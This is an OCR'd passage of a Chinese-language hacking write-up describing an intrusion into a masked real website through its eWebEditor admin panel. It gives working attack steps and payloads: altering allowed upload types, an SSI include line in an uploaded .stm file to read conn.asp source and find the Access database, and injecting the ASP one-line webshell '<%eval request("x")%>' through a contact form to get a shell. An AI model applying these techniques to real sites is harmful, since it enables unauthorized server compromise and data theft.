


图6




图7

三、ewebeditor后台拿shell受挫

得到了ewebeditor的管理员的用户名和密码，赶紧登录进了后台，如图6。在样式管理中拷贝了一个样式，然后点“设置”按钮，在允许上传的图片类型中添加asa格式，预览这个样式，上传扩展名改为.asa的ASP一句话木马，传了上去，点“代码”按钮知道上传后的文件为/editor/UploadFile/20119231381751.asa，如图7。用lake2的eval最小马发送端连接http://y***a.com/editor/Upload-

File/20119231381751.asa，却提示“无法找到该页”，如图8。文件不存在，难道没传上去？用ewebeditor后台的上传文件管理功能，发现20119231381751.asa也不存在，看来是真没传上去，ASP一句话代码被拦截了？在asa文件里只写入123，上传，发现也上传不上去。换.cer、.cdx格式的传不上去，.jpg格式的文件可以正常上传。




图8

又想了不少方法，但还是没拿到shell。

四、利用stm文件实现突破

有个ewebeditor的后台却获得不了shell。这种情况持续了几天，比较郁闷。几天之后突然想到在网上看到过利用stm文件获得ASP文件源代码的方法。在ewebeditor的后台试了下，能上传stm格式的文件。来读一下一些文件的源代码，说不定能获得有用的东西。首先来读取数据库连接文件，已经知道网站用的是Access数据库，通过读取数据库连接文件可以获得数据库文件的名字以及所在的目录，大多数ASP程序的数据库连接文件为conn.asp，有的在网站根目录下，也有的在inc等目录下。访问http://y***a.com/conn.asp，显示了空白页，没有提示无法找到该页，说明确实存在conn.asp这个文件，而且在网站根目录下。就来用stm文件读取conn.asp的源代码。因为网站的根目录为D:\vhostroot\LocalUser\y***a\www\，而通过ewebeditor上传上去的stm文件保存在D:\vhostroot\LocalUser\y***a\www\editor\UploadFile\目录下，也就是要读取源代码的文件conn.asp相对于传上去的stm文件在它的上两级目录下，因此stm文件的代码为

```
<!--#include file="../../conn.asp"-->
```




图9

把上面代码保存为文件stm.stm。在ewebeditor后台复制的样式里允许上传文件的格式里添加stm格式，预览样式，把stm.stm传上去，传上去后的文件为/editor/UploadFile/2011923185647108.stm，用浏览器打开http://y***a.com/editor/UploadFile/2011923185647108.stm，页面一片空白，哪里有conn.asp的源代码啊。别急，在页面上右键，然后选择“查看源文件”，conn.asp的源代码就可以看到了，如图9。

conn.asp的源代码为：

```
<%
Function SqlStr( data )
    SqlStr =Replace( data, "'", "''" )
End Function
dim conn
dim connstr
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath("y***a/#y***a.asp")
conn.Open connstr
%>
```

通过源代码知道网站的数据库文件在网站根目录下的y***a文件夹下，文件名为#y***a.asp，用浏览器访问http://y***a.com/y***a/%23y***a.asp，显示了如图10的内容。




图10

根据经验，这种数据库是可以用迅雷下载的，并且可以数据库插马。需要找一个能往数据库中插入数据的地方，发现网站有个在线咨询的地方，可以向数据库文件中添加内容，就用它了。在线咨询的地址为http://y***a.com/online.asp。在“Company Name”处输入123<%eval request("x")%>，其它地方随便写，如图11，然后点“Submit”按钮提交。用lake2的eval最小马发送端连接http://y***a.com/y***a/%23y***a.asp，获得了shell，如图12。




图11

